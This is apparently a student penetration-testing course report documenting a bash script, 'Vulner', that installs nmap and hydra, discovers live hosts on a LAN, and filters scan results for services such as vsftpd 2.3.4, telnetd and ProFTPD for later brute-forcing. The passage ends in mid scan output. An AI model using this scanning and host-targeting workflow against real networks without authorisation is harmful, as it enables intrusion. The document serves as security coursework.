


CENTRE FOR CYBERSECURITY

PENETRATION TESTING PROJECT
VULNER

LIM HIAN KOK



(CFC2407)

2 February 2023

S/N	CODES	FUNCTIONS	OUTPUT
1		- When user runs the script, this is the user interface that the user will first see. - The interface will allow user to decide which part of the script do they want to run. - A working folder “Vulner” will be created on the user’s desktop. It also creates a PW list, User List and current time and date file which will be used for the script.	 


```
#/bin/bash
#Lim Hian Kok (S17) - CFC 2407 - James Lim


#   This function is the user interface and for user to choose which section of the script do they want to run.
function userinterface ()
{

echo -e "\n--------------------------------  Main Menu  ----------------------------------"

#   This command display the options available for user and request for their choice.
echo -e "(A) Update and upgrade your system.
(B) Install tools for the script.
(C) Scan Network for Vulnerable Hosts.
(D) Bruteforce Vulnerable Hosts.
(E) View Attacks Reports.
(F) Exit Script."

read executions

#   This command is to navigate the script accordance to what was input by the user.
case $executions in

    # This command is when a user choose (A) and the script will run the update and upgrading of the system.
    a | A)
        updateupgrade
        userinterface
    ;;

    # This command is when a user choose (B) and the script will run the installation of required tools.
    b | B)
        installtools
        userinterface
    ;;

    # This command is when a user choose (C) and the script will run the network scans to look for vulnerable
    hosts.
    c | C)
        networkscan
        userinterface
    ;;

    # This command is when a user choose (D) and the script will run the attack functions on the vulnerable
    hosts.
    d | D)
        Attacks
        userinterface
    ;;

    # This command is when a user choose (E) and the script will show the report log.
    e | E)
        ViewReports
        userinterface
    ;;

    # This command is when a user choose (F) and the script will exit.
    f | F)
        exit
    ;;

    # This command is when a user choose an option that is not in the list and it will redirect to the main menu.
    *)
        userinterface

esac
}

#   This command records the current day, time and date and store it into the variable "todaydate" for
directory creation purpose.
todaydate=$(timedatectl |grep Universal |awk '{print $3" "$4}')


#   These 4 command starts once the script is running. It first creates the working directories required on
the user desktop. It then shows the user interface where user first choose how they want to run the script.
mkdir -p ~/Desktop/Vulner
mkdir -p ~/Desktop/Vulner/User\ list
mkdir -p ~/Desktop/Vulner/PW\ list
mkdir -p ~/Desktop/Vulner/"$todaydate"

userinterface
```

```
--------------------------------  Main Menu  -----------------------------------
(A) Update and upgrade your system.
(B) Install tools for the script.
(C) Scan Network for Vulnerable Hosts.
(D) Bruteforce Vulnerable Hosts.
(E) View Attacks Reports.
(F) Exit Script.
```

S/N	CODES	FUNCTIONS	OUTPUT
2		• This function update and upgrades the user's system to the latest version possible to run the script and its tools.	

```
#   This function updates and upgrades the current system to the latest version.
function updateupgrade ()
{

    echo -e "\n-------------------------  Update and Ugrade System  -------------------------"

    #   This command will get all the information on the latest version of packages that are
    available for the user's system.
    sudo apt-get -y update

    #   This command will download and install all the latest version of the required packages to
    upgrade the user's system to the latest version available.
    sudo apt-get -y upgrade

    echo -e "\n-------------------  Upgrade and Upgrade System Completed  -------------------"
}
```

```
------------------------  Update and Ugrade System  ------------------------
[sudo] password for hiankok:
Reading package lists... Done
E: Could not get lock /var/lib/apt/lists/lock. It is held by process 297756 (apt-get)
N: Be aware that removing the lock file is not a solution and may break your system.
E: Unable to lock directory /var/lib/apt/lists/
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl
  libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16
  python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-singledispatch python3-spyse
  python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9
  python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc
  sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  arp-scan atril blueman cgpt cherrytree clang clang-13 cpp crackmapexec creddump7
  cron default-jre default-jre-headless driftnet ettercap-common ettercap-graphical
  faraday flac freerdp2-x11 g++ gcc geoclue-2.0 gir1.2-javascriptcoregtk-4.0
  gir1.2-webkit2-4.0 graphviz gstreamer1.0-libav gstreamer1.0-plugins-bad
  gstreamer1.0-plugins-good gvfs gvfs-backends gvfs-common gvfs-daemons gvfs-fuse
  gvfs-libs impacket-scripts init-system-helpers iproute2 ipython3 kali-defaults
  kali-desktop-xfce kali-grant-root kali-linux-headless kali-tweaks kismet-core
  libapache2-mod-php libapt-pkg-perl libasound2-plugins libatrildocument3
  libatrilview3 libchromaprint1 libclang-common-13-dev libclang-cpp13 libclang1-13
  libcommon-sense-perl libcrypt-ssleay-perl libdbd-mysql-perl libdbi-perl libegl-mesa0
  libfcgi-perl libfile-fcntllock-perl libfreerdp-client2-2 libfreerdp2-2 libgbm1
  libgd3 libgdk-pixbuf-2.0-0 libgeos-c1v5 libgeotiff5 libgl1-mesa-dri libglapi-mesa
  libglu1-mesa libglx-mesa0 libgs9-common libgstreamer-plugins-bad1.0-0
  libgupnp-igd-1.0-4 libgvc6 libgxps2 libheif1 libhtml-parser-perl
  libhttp-message-perl libinput-bin libinput10 libjavascriptcoregtk-4.0-18
  libjson-xs-perl libldb2 liblist-moreutils-xs-perl libllvm13 liblocale-gettext-perl
  libmagickcore-6.q16-6 libmagickcore-6.q16-6-extra libmm-glib0 libnet-dbus-perl
  libnet-dns-sec-perl libnet-libidn-perl libnet-ssleay-perl libnet1 libnma-common
  libnma0 libopenconnect5 libpocl2 libpocl2-common libpolkit-agent-1-0
  libpolkit-gobject-1-0 libpoppler-glib8 libpulse-mainloop-glib0 libpulse0 libpulsedsp
  libqmi-glib5 libqmi-proxy libqt5charts5 libqt5core5a libqt5dbus5 libqt5designer5
  libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5
  libqt5multimediawidgets5 libqt5network5 libqt5positioning5 libqt5printsupport5
  libqt5qml5 libqt5qmlmodels5 libqt5quick5 libqt5sensors5 libqt5sql5 libqt5sql5-sqlite
  libqt5svg5 libqt5test5 libqt5webchannel5 libqt5webkit5 libqt5widgets5
  libqt5x11extras5 libqt5xml5 libsane-common libsane1 libsmbclient libsndfile1
  libsnmp40 libsocket6-perl libspandsp2 libspatialite7 libspectre1
  libstring-crc32-perl libterm-readkey-perl libtext-charwidth-perl libtext-iconv-perl
  libtiff5 libupower-glib3 libwacom-bin libwacom-common libwebkit2gtk-4.0-37
  libwebpdemux2 libwebpmux3 libwinpr2-2 libwmf0.2-7 libxatracker2 libxml-parser-perl
  lightdm-gtk-greeter-settings llvm-13 llvm-13-dev llvm-13-linker-tools
  llvm-13-runtime llvm-13-tools mesa-va-drivers mesa-vdpau-drivers mesa-vulkan-drivers
  modemmanager network-manager-fortisslvpn network-manager-fortisslvpn-gnome
  network-manager-gnome network-manager-l2tp network-manager-l2tp-gnome
  network-manager-openconnect network-manager-openconnect-gnome
  network-manager-openvpn network-manager-openvpn-gnome network-manager-pptp
  network-manager-pptp-gnome network-manager-vpnc network-manager-vpnc-gnome
  nfs-common openconnect perl perl-base perl-openssl-defaults pgcli php php-common
  php-mysql pocl-opencl-icd policykit-1 postgresql powershell-empire procps pulseaudio
  pulseaudio-module-bluetooth pulseaudio-utils pyqt5-dev-tools python-pastedeploy-tpl
  python-tables-data python3-bleach python3-bottleneck python3-debian python3-flasgger
  python3-flask-limiter python3-fonttools python3-gdal python3-ipython
  python3-jaraco.text python3-jsonschema python3-ldb python3-limits python3-llvmlite
  python3-matplotlib python3-numpy python3-pastedeploy python3-pgspecial python3-pil
  python3-pil.imagetk python3-pluggy python3-protobuf python3-pyproj python3-pyqt5
  python3-pyqtgraph python3-pytest python3-redis python3-samba python3-scipy
  python3-selenium python3-sympy python3-tables python3-tables-lib python3-tzlocal
  python3-ufolib2 python3-yara qt5-gtk-platformtheme qt5ct qtbase5-dev-tools qterminal
  qtermwidget5-data samba samba-common samba-common-bin samba-dsdb-modules samba-libs
  samba-vfs-modules sane-utils smbclient snmp snmpd telnet tftp tshark udisks2 upower
  vboot-kernel-utils vboot-utils winexe wireshark wireshark-common wireshark-qt
  x11-apps xfce4-screenshooter xserver-xorg-core xserver-xorg-input-libinput
  xserver-xorg-video-amdgpu xserver-xorg-video-ati xserver-xorg-video-fbdev
  xserver-xorg-video-nouveau xserver-xorg-video-radeon xserver-xorg-video-vesa
  xserver-xorg-video-vmware zenity
0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded.

------------------  Upgrade and Upgrade System Completed  ------------------
```

<table>
<tr><th>S/N</th><th>CODES</th><th>FUNCTIONS</th><th>OUTPUT</th></tr>
<tr>
<td></td>
<td>
<pre>
This function download and installs all the tools required to run the script.
function installtools ()
{


    echo -e "\n------------------------- Installation of Tools ---------------------------"

    #   This command will install geany onto the system in the event there is a need for user to
    amend certain commands to meet their needs.
    sudo apt-get -y install geany




    #   This command will install nmap into the system.
    sudo apt-get -y install nmap

    #   This command will install hydra into the system.
    sudo apt-get -y install hydra

    echo -e "\n-------------------- Installation of Tools Completed ----------------------"



}
</pre></td>
<td>- This function installs the required tools that is needed for the script.</td>
<td>
<pre>
-------------------------- Installation of Tools ----------------------------
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
geany is already the newest version (1.38-1+b1).
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl
  libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16
  python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-singledispatch python3-spyse
  python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9
  python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc
  sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.93+dfsg1-0kali2).
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl
  libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16
  python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-singledispatch python3-spyse
  python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9
  python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc
  sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.4-1).
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl
  libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16
  python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-singledispatch python3-spyse
  python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9
  python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc
  sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded.

-------------------- Installation of Tools Completed ----------------------
</pre></td>
</tr>
</table>

S/N	CODES	FUNCTIONS	OUTPUT
3		• This function run first get the current network range. • The function then finds live host that are currently connected to the current network and display the IP out onto the terminal for user to view. The IP addresses are also saved into the file “ConnectedHost.txt”. • Once all the live host is identified, the function will run Nmap on all the IP address and save the output as “VulnerabilityScanResults.txt” in the working folder. • The function then take the results from “VulnerabilityScanResults.txt” and look for specific services that are open and which IP address it belongs to: a) OpenSSH 8.9p1 service b) Vsftpd 2.3.4 c) Telnetd d) ProFTPD	 

```
#   This function looks for live host connecting to the lan network and automatically nmap the hosts.
function networkscan ()
{

    echo -e "\n-------------------  Scan Network for Vulnerable Hosts  ---------------------"

    #   This command gets the network range of the current network.
    NetworkRange=$(ip r |grep kernel |awk '{print $1}')

    #   This command will print out the network range onto the terminal for user to view.
    echo "Network range: $NetworkRange"

    #   This command will scan the network range and capture the information of current live hosts connected
    to the network and save it into the file "Discovered.txt".
    sudo netdiscover -r "$NetworkRange" -PN > ~/Desktop/Vulner/"$todaydate"/Discovered.txt

    #   This command will read "Discovered.txt" and just takes out the IP address of the host connected to the
    network and save it into the file "ConnectedHost.txt".
    cat ~/Desktop/Vulner/"$todaydate"/Discovered.txt |grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" > ~/Desktop/
    Vulner/"$todaydate"/ConnectedHost.txt

    #   This command removes the file "Discovered.txt".
    rm ~/Desktop/Vulner/"$todaydate"/Discovered.txt

    echo -e "\n-----------------  Host currently connected to the network  -----------------"

    #   This command prints out the IP address of the connected live hosts onto the terminal for user to view.
    cat ~/Desktop/Vulner/"$todaydate"/ConnectedHost.txt

    #   This command execute nmap on the list of IP address (live hosts connected) and save the result into
    the file "VulnerabilityScanResults.txt".
    nmap -iL ~/Desktop/Vulner/"$todaydate"/ConnectedHost.txt -p- -sV -oG ~/Desktop/Vulner/"$todaydate"/
    VulnerabilityScanResults.txt

    #   This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has SSH port open
    with OpenSSH 8.9p1 service version and save it into the file "OpenSSH8.9p1_Vulnerability.txt"
    cat ~/Desktop/Vulner/"$todaydate"/VulnerabilityScanResults.txt |grep open/tcp//ssh//OpenSSH\ 8.9p1 |grep -
    oE "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/Desktop/Vulner/"$todaydate"/OpenSSH8.9p1_Vulnerability.txt

    #   This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has FTP port open
    with vsftpd 2.3.4 service version and save it into the file "vsftpd2.3.4_Vulnerability.txt"
    cat ~/Desktop/Vulner/"$todaydate"/VulnerabilityScanResults.txt |grep open/tcp//ftp//vsftpd\ 2.3.4 |grep -oE
     "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/Desktop/Vulner/"$todaydate"/vsftpd2.3.4_Vulnerability.txt

    #   This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has Telnet port
    with Linux telnetd service version open and save it into the file "FTP_Vulnerability.txt"
    cat ~/Desktop/Vulner/"$todaydate"/VulnerabilityScanResults.txt |grep open/tcp//telnet//Linux\ telnetd |grep
     -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/Desktop/Vulner/"$todaydate"/Telnet_Vulnerability.txt

    #   This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has FTP port with
    ProFTPD service version open and save it into the file "proFTP_Vulnerability.txt"
    cat ~/Desktop/Vulner/"$todaydate"/VulnerabilityScanResults.txt |grep open/tcp//ftp//ProFTPD |grep -oE
    "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/Desktop/Vulner/"$todaydate"/ProFTPD_Vulnerability.txt
```

```
-------------------  Scan Network for Vulnerable Hosts  ---------------------
Network range: 192.168.247.0/24

-----------------  Host currently connected to the network  -----------------
192.168.247.1
192.168.247.2
192.168.247.136
192.168.247.144
192.168.247.145
192.168.247.146
192.168.247.254
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-02 22:57 +08
Nmap scan report for 192.168.247.2
Host is up (0.00079s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.78

Nmap scan report for 192.168.247.136
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
